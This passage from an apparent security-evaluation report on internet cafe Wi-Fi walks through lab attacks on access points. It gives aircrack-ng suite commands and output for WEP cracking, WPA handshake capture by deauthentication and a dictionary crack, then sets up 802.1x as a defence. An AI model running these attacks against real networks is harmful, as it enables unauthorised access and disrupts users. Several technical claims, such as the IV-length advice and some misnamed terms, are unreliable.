Link Quality=70/70  Signal level=-25 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0 Invalid misc:34 Missed beacon:0

wlan1      IEEE 802.11bg  ESSID:off/any
Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
Retry long limit:7   RTS thr:off   Fragment thr:off
Encryption key:off
Power Management:off

root@root:~#
```

Fig 14: Wireless Interface Details

From the fig.14, The Backtrack5 enables us to implement in its terminal mode and log as root to use **iwconfig** command. This command allows us to specific our wireless local area network interface's monitor state. Due to the wlan0 supported injection functions, and we are able to use it as a tool to crack WEP security.

**root@root: ~# iwconfig**, it will return the information to indicate which WLAN interface is enabled to send and receive data from direct connected associate access point. We can find a lot of useful information showed, such as the ESSID is "FAST" which indicated it is a Wireless router's SSID (Secure set identification). The Access Point Mac address is 00:1D: 0F:8B:86:28 and we will use this information to crack WEP few step lately.

#### Stage 2 Information Scanning

As described above in the Fig.14, while we set wlan0 into monitor mode (mon0) to capture network traffic and without associating with any access point (BSSID). The backtrack5 enables us to choose an appropriate target network by using airodump-ng command. With this command lo and eth0 type on the terminal prompt of backtrack5, the first result display no wireless network extension, but with wlan0 and wlan1 we are able to scan for information and available network with full details in fig.15 below.

## Evaluate Security on the Internet Cafe.

```

root@root: ~
File Edit View Terminal Help

CH 8 ][ BAT: 42 mins ][ Elapsed: 12 s ][ 2011-06-04 12:18

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:1D:0F:8B:86:28 -25      25         29   1   6  54 . WEP  WEP          FAST
E0:05:C5:30:3C:B8 -68       18          0   0   4  54e. WEP  WEP          XXXYY
E0:05:C5:9D:F4:EC -68        9          0   0   1  54 . OPN           TP-LI
00:13:D4:E2:5F:5A -69        6          3   0   1  54 . WEP  WEP          503
94:0C:6D:4F:12:9A -70       12         0   0   6  54 . WPA2 CCMP  PSK  TP-LI
F0:7D:68:8B:5D:30 -75        4          0   0   6  54e WPA2 CCMP  PSK  35#50

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
(not associated) 00:1A:73:4F:96:D7 -66   0 - 1    0      4  kld,Plato2
(not associated) 00:24:2B:48:90:64 -75   0 - 1    0     14  BNT-ACER,AC
00:1D:0F:8B:86:28 00:17:C4:E8:A7:C0 -12  11 -54   58     40
    
```

Fig 15: Information Scanning

### Root@root: ~# Airodump-ng mon0

The above command can show a set of AP (Access Points), some of these APs are encrypt by WEP. We are recommended choosing AP with higher power frequency (PwR) which helpful us to collect transmitting data. This command also can define target's accurate channel (CH) and ESSID name that is FAST.

### Stage 3 Data Collection

```

root@root: ~
File Edit View Terminal Help

CH 6 ][ BAT: 32 mins ][ Elapsed: 1 min ][ 2011-06-04 12:20

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  E
00:1D:0F:8B:86:28 -23  70      779     8861 425   6  54 . WEP  WEP          F

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:1D:0F:8B:86:28 00:1E:65:BF:D4:9C  1    0 -54    0      3
00:1D:0F:8B:86:28 00:17:C4:E8:A7:C0  0    12 - 1  341399  19472
    
```

Fig 16: Data collection

## Evaluate Security on the Internet Cafe.


In order to obtain correct data and store in a file, airodump-ng command can use along with other parameters to target a specific AP and channel. In this scenario, we captured data packet on channel 6 and created a file named as conzha09. The data must generate up to 30000-60000 so that can enable us to hack or crack the WEP network password. The following command can use to achieve this purpose.

```
Root@root:~#Airodump-ng -C 6 bssid 00:1D:0F:8B:86:28 -w conzha09
mon0
```

### Stage 4 Packet Generation

If the network transmitting data packet very slow then increase traffic collection is required. From this step, additional data injected to increase traffic on the wireless network, the following command can be implemented in the other backtrack terminal.

```
Root@root:~#aireplay-ng -3 -b 00:1D:0F:8B:86:28 -h 00:17:C4:E8:A7:C0
mon0
```



```
root@root: ~
File Edit View Terminal Help
root@root:~# aireplay-ng -3 -b 00:1D:0F:8B:86:28 -h 00:17:C4:E8:A7:C0
mon0
The interface MAC (08:10:74:D5:95:B6) doesn't match the specified MAC
(-h).
    ifconfig mon0 hw ether 00:17:C4:E8:A7:C0
11:29:49 Waiting for beacon frame (BSSID: 00:1D:0F:8B:86:28) on chann
el 6
Saving ARP requests in replay_arp-0606-112949.cap
You should also start airodump-ng to capture replies.
Read 2 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pp
Read 4 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pp
Read 6 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pp
Read 15 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 p
Read 17 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 p
Read 19 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 p
Read 24 packets (got 0 ARP requests and 1 ACKs), sent 0 packets...(0 p
Read 29 packets (got 0 ARP requests and 2 ACKs), sent 0 packets...(0 p
Read 30 packets (got 0 ARP requests and 2 ACKs), sent 0 packets...(0 p
Read 35 packets (got 0 ARP requests and 2 ACKs), sent 0 packets...(0 p
Read 39 packets (got 0 ARP requests and 2 ACKs), sent 0 packets...(0 p
```

Fig 17: Packet Generation

### Step 5 Information Generates (When there is no client connection)

If there is no clients connect to the Access Point, we can use aireplay-ng with its parameter “fake automatic count” to pretend a valid user to connect to an active access point. The following command can use to dominate this function.

```
Root@root:~#Aireplay-ng -1 0 -e FAST -a 00:1D:0F:8B:86:28 -h
0: indicate delayed a number of seconds to re-establish connection
-E : configure AP's ESSID
-A: configure AP's MAC address
-H: configure pretends client MAC, basically is your own Mac address
00:17:C4:E8:A7:C0
```



## Evaluate Security on the Internet Cafe.

The packet injection procedure is required. First, we establish a pseudo link with the access point as “- 1 fake-out count attack mode”. Therefore, we also start to collect packets between the fake client and access point. Upon these receptions, we received two exactly same “WEP IV” data packet , the “ - 1 fake-out count attack mode” with fake arp packet sent to the AP, then the AP can start to collect up packets from fake user and the AP.

### Stage 6 Decryption of WEP Password

The last step to recovery WEP password is to configure Aircrack-ng command in another backtrack terminal. The WEP cracking process involves collecting enough data packets, extraction of the key and connect to the network. To make sure cracking process successfully, the command as follows.

```
Root@root: ~#Aircrack-ng -b 00:1D:0F:8B:86:28 conzha09-01. Cap
```

The “-b” Indicates the Access point Mac address and conzha09-01. Cap is the data collected file’s name. Keep in mind the data collected file must be collected up to 30000-60000 units that the cracking procedure can be successful, retrieved key is in hexadecimal and ASCII both can be used to connect to the network.

```
File Edit View Terminal Help
Aircrack-ng 1.1 r1899
[00:00:02] Tested 1093 keys (got 14288 IVs)
KB  depth  byte(vote)
0   0/ 1    77(22784) 65(19456) 78(19456) 16(18944) 91(18176)
1   1/ 4    68(19968) AD(19200) AB(18688) EC(18432) 35(18176)
2   7/ 9    D0(18176) 52(17920) 8C(17664) 2B(17664) 18(17408)
3   0/ 3    63(20992) C1(19712) 1C(19200) BA(18944) E0(18688)
4   2/ 11   64(18432) 98(18176) CC(18176) 00(18176) 53(18176)
KEY FOUND! [ 77:68:73:63:64 ] (ASCII: whscd )
Decrypted correctly: 100%
root@root: ~#
```

Fig 18: Decryption WEP password

### 5.4.1.2 SUMMARY

As demonstrated above, cracking for a WEP encryption mechanism has become increasingly easier over the years, in the past, for cracking WEP may require days of generating data to crack the WEP, but nowadays it achieved in a few minutes. We also learnt during the test that if there is no way to collect packets, we can use “- 0 attack mode “to temporary break communications between lawful client and AP. The way of “- 0 De-authenticate” actually act as a wireless hacking that can be used by attacker to have a chance to get the up request packet. Only if the attacker was able to collect bugs approximately 30000-60000 data packets. With test in the lab and by using backtrack5, we are able to break the WEP network within limited time. Due to the IV packets are repeated use in Wlan, which leads the attacker can use “arp replay method“ to gain the amount of effective date when less client

## Evaluate Security on the Internet Cafe.

communicate with the AP. To protect WEP networks from attack by the malicious person, it recommended using longer IV's size such as 128 bits IV's. The attacker needs to collect vast of correct data packets to crack for the longer IV's password.

### 5.4.2 HACKING WPA/WPA2

The purpose of this test is to show how an attacker can use open-source software to capture handshake of WPA/WPA2, after the handshake successfully captured by the backtrack5, the next step is to use aircrack-ng to crack the pre-shared key. To able to crack or attack the WPA/WPA2 security mechanisms, it can achieve in the two different techniques such as active attack and passive attack. From the result gather in the Lab test, we are able to perform in active attack and, this method called active attack de-authentication performed manually to get a handshake from the access point.

**Scenario 2**, in the fig.19 below, we use the same infrastructure network from fig.14 and implement security policy such as WPA and WPA2. We run backtrack5 as our intruder to break the WPA encryption key. Backtrack5 used as dictionary attacks to collect logs and bugs for us to able to perform cracking of password. The process takes a long period in order to generate the data required to carry out the attack. The estimated processing time varies due to memory size capacity the speed of the computer system. The time to take the backtrack5 to break WPA, it's very more bigger compare to the time used during the cracking of WEP. It gives us a clear understanding of which of the wireless technique is a reliable security solution with respect to the previous decryption of WEP password. The question is, which one is likely preferable to reduce or mitigate the cyber threats to the internet cafes.




Fig 19: WPA/WPA2

## Evaluate Security on the Internet Cafe.

One of the most popular ways of cracking and attacking WPA/WPA2 is that, the attacker (Man-in-middle) performs a dictionary technique attack (we are generating a large amount of codes), by using captured handshake and data packet from the access point and associate connected clients. The primary drawback of WPA/WPA2 pre-shared key is the phosphorus is very short and, it can only encrypt 8-63 characters. If the pass-phrase designed is very short and common, this can easily bypass by the dictionary attack or threat method. In addition, finally aircrack-ng command can recover and bypass password which given by collecting data packets.

### 5.4.2.1 STAGES INVOLVE CRACKING WPA/WPA2

#### Stage 1 Wireless Card detection and information collection.

The step to crack WPA/WPA2 pre-shared key is to make sure the wireless card working properly, and generate enough data packet from the target access point and associate clients. Generally, the initiation procedure for cracking WPA/WPA2 pre-shared key is very similar, but different data generated to crack WEP compare with WPA, which means by using techniques such as **aroma-ng** and **airodump-ng** commands in the backtrack5 terminal mode to achieve the purpose of cracking or threats on the specific network.

The Client active injection crack WPA Encryption, the handshake information packet, and then uses **aircrack** crack. It can take the initiative to attack legitimate client dropped, legitimate customers take away lines, and then re-handshake can be caught handshake information packet with AP.

#### Stage 2 Collect data and WPA handshake.

De-authentication is a very important step to get the WPA handshake, it may require the client re-establish connection with its associate access point. Type the following command in the backtrack5 terminal and with these we able to achieve a temporary breaks relationship between client and access point and capture WPA handshake.

```
root@by:~#aireplay-ng --deauth 1 -a 00:17:DF:35:B5:70 -c 18:87:96:BE:D5:A4

de-auth 1    de-authentication  AP and client
-a         Access point  MAC      address
-c         client        MAC      address
```

```
root@bt:~# aireplay-ng --deauth 1 -a 00:17:DF:35:B5:70 -c 18:87:96:BE:D5:A4 mon0
14:51:34 Waiting for beacon frame (BSSID: 00:17:DF:35:B5:70) on channel 13
14:51:34 Sending 64 directed DeAuth. STMAC: [18:87:96:BE:D5:A4] [ 1 | 3 ACKs]
CH 13 ][ Elapsed: 15 mins ][ 2012-06-15 14:48 ][ WPA handshake: 00:17:DF:35:B5:70
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:17:DF:35:B5:70 -11 100    8952    267    6  13  54e. WPA2 CCMP  PSK  ONE
BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:17:DF:35:B5:70 18:87:96:BE:D5:A4 -44  54e-54e  6    214
```

Fig 20: Collection data and WPA handshake



## Evaluate Security on the Internet Cafe.

### Stage 3 WPA/WPA2 Attack

After we generate packet with dictionary technique, and a handshake is captured by airodump-ng and aireplay-ng command, the final step is to perform cracking WPA/WPA2 pre-shared password which requires a dictionary file, and by using aircrack-ng command we able to compare the collected data whether or not storing in the dictionary file. This depends on the CPU processing rate and size of the dictionary.

<code>Root@bt: ~#aircrack-ng conzha09-01. Cap -w '/root/password2.txt'</code>
<code>conzha09-01. Cap</code> indicate the data captured between a client and AP
<code>-W</code> show the captured packets store in a file
<code>Password2.txt</code> dictionary file

```
Aircrack-ng 1.1 r2076
[00:05:52] 493492 keys tested (1431.21 k/s)
KEY FOUND! [ cisco123 ]

Master Key      : 11 BE BA D5 70 8F EF 69 B8 17 16 BC 30 3B 28 6C
                  81 E6 8D 9E 13 70 E5 FB 50 01 D1 9F 29 35 FF F0

Transient Key   : F0 74 82 08 9E 0A 31 0E E2 F0 EE 19 59 79 0D 2C
                  CB 92 0A 48 08 23 09 F2 B6 8A 5A 1E EC BF 99 F8
                  C9 38 C0 89 E8 48 50 65 AE 48 61 FD 32 14 70 E0
                  D2 8D 80 C2 5E DB D0 D2 2C C5 56 31 5D 18 B9 3B

EAPOL HMAC     : 2B A3 FE 50 14 42 5D BE E7 5C 29 AC F6 C5 BC FA
root@bt:~# aircrack-ng conzha09-01.cap -w '/root/Password2.txt'
```

Fig 21: WPA/ WPA2 Cracking

### 5.4.2.2 SUMMARY

Above experiments indicate the implementation of a wireless network using WPA/WPA2 pre-shared key cannot guarantee full security, although to use dictionary attack is not so effective and to break WPA/WPA2. However, if the remote end users to configure single and common word phrase as a password, the attacker will increase the success rate to break WPA/WPA2 pre-shared password without any problem. For the packet requirements need to crack WEP encryption and WPA encryption Cap is not the same. The following two packets get description (behind each step has a common problem analysis. To achieve this procedure it required a fast computer system with large memory. In conclusion, for effective cracking of WPA/WPA2, the attacker needs more periods of time and days to able to accomplish their aim from our observation during the test in the lab.

## Evaluate Security on the Internet Cafe.

### 5.4.3 IMPLEMENTATION OF 802.1x NETWORK

The 802.1x provide a better way for remote wireless clients connect to the access point, if the client requires access through the WLAN, the radius security system with EAP extensions will validate the identity of the client. Generally, there are two types of modes can be set using WPA/WPA2. The enterprise mode and personal mode, this experiment is designed for an internet café. Therefore, it's recommended implementing in enterprise mode.

**Scenario 3**, there is a need of the Radius Server, connect Radius Server with the AP already build WLAN in infrastructure mode, configure the WPA2 using the 802.1X security solution on the AP. We run a cracking test in order to bypass the security, by using the same cracking software backtrack5. This really takes us an extra time and hours to break even though his mission accomplished but it was not an easy task. The fig.22, show the example internet cafe topology that indicates all the threats and connectivity within the cafe organization.




Fig 22: 802.1x

**This experiment has three main features:**

- i. The client wishes to connect to the Access Point.
- ii. The authentication server validates client information and permission to access to WIFI service.
- iii. Wireless network security protection.

**The configuration steps such as:**

- i. Configure server manager
- ii. Configure security manager

## Evaluate Security on the Internet Cafe.

- iii. Configure the SSID manager
- iv. Configure local radius server
- v. Create users and administrators list
- vi. Implementation of password control

### 5.4.3.1 802.1x NETWORK SECURITY SETUP/CONFIGURATION

#### Step 1 Configure Radius Server

From the Cisco AiroNet GUI utility software, we configure the access point to make it act as the local Radius Server and use the Leap authentication protocol to valid client information. Under the Security option choose Server manager; configure the Radius Server IP address, and port number. Under the experiment, the Eap authentication priority set at 192.168.1.5, port number set to 1812 and 1813.

The screenshot displays the 'SERVER MANAGER' configuration page in the Cisco AiroNet GUI. The left sidebar contains a navigation menu with categories like SECURITY and SERVICES. The main content area is divided into several sections:

- Security: Server Manager**: Includes a 'Backup RADIUS Server' section with input fields for 'Backup RADIUS Server:' (IP Address) and 'Shared Secret:'.
- Corporate Servers**: Contains a 'Current Server List' table with a 'Delete' button. The table lists a server with IP '192.168.12.5'.
- Default Server Priorities**: A table with three columns: 'EAP Authentication', 'MAC Authentication', and 'Accounting'. Each column has three priority dropdown menus. EAP Priority 1 is set to '192.168.12.5', while MAC and Accounting priorities are set to '< NONE >'.

Fig 23: Configure Security Manager

#### Step 2 Configure Security Managers

This step includes configuration of encryption method, from the cipher menu and select the AES CCMP for the encryption purposes.

## Evaluate Security on the Internet Cafe.




Fig 24: Security Manager

### Step 3 Configures the SSID Manager

To configure Service Set Identifier (SSID), Click on the check box of the network as EAP, which enable the authentication type of WPA2 and place the SSID to the appropriate VLAN.




Fig 25: SSID Manager

### Step 4 Configure local Radius Server

## Evaluate Security on the Internet Cafe.

By changing to the main tab, go to a general setup page on the top of window, then select the LEAP option and click on apply button, after that define the IP address and shared secret key from the radius server.




Fig 26: Local Radius Server

### 6.4.4 REMOTE CLIENT CONFIGURATION

The steps below are the stages to follow when configuring Remote Client (desktop utility Aironet adapter).

#### Step 1 Profile Management

From the Aironet desktop utility, click general option where we can create a new profile name and SSID which matching to the access point. In this case, the profile name and SSID is “WPA2.”




Fig 27: Profile Management

## Evaluate Security on the Internet Cafe.

### Step 2 Configuration Security

From the security tab and choose WPA/WPA2/CCKM, and select LEAP as the EAP type, this step will activate the security option which matching to the configuration from the Access point.

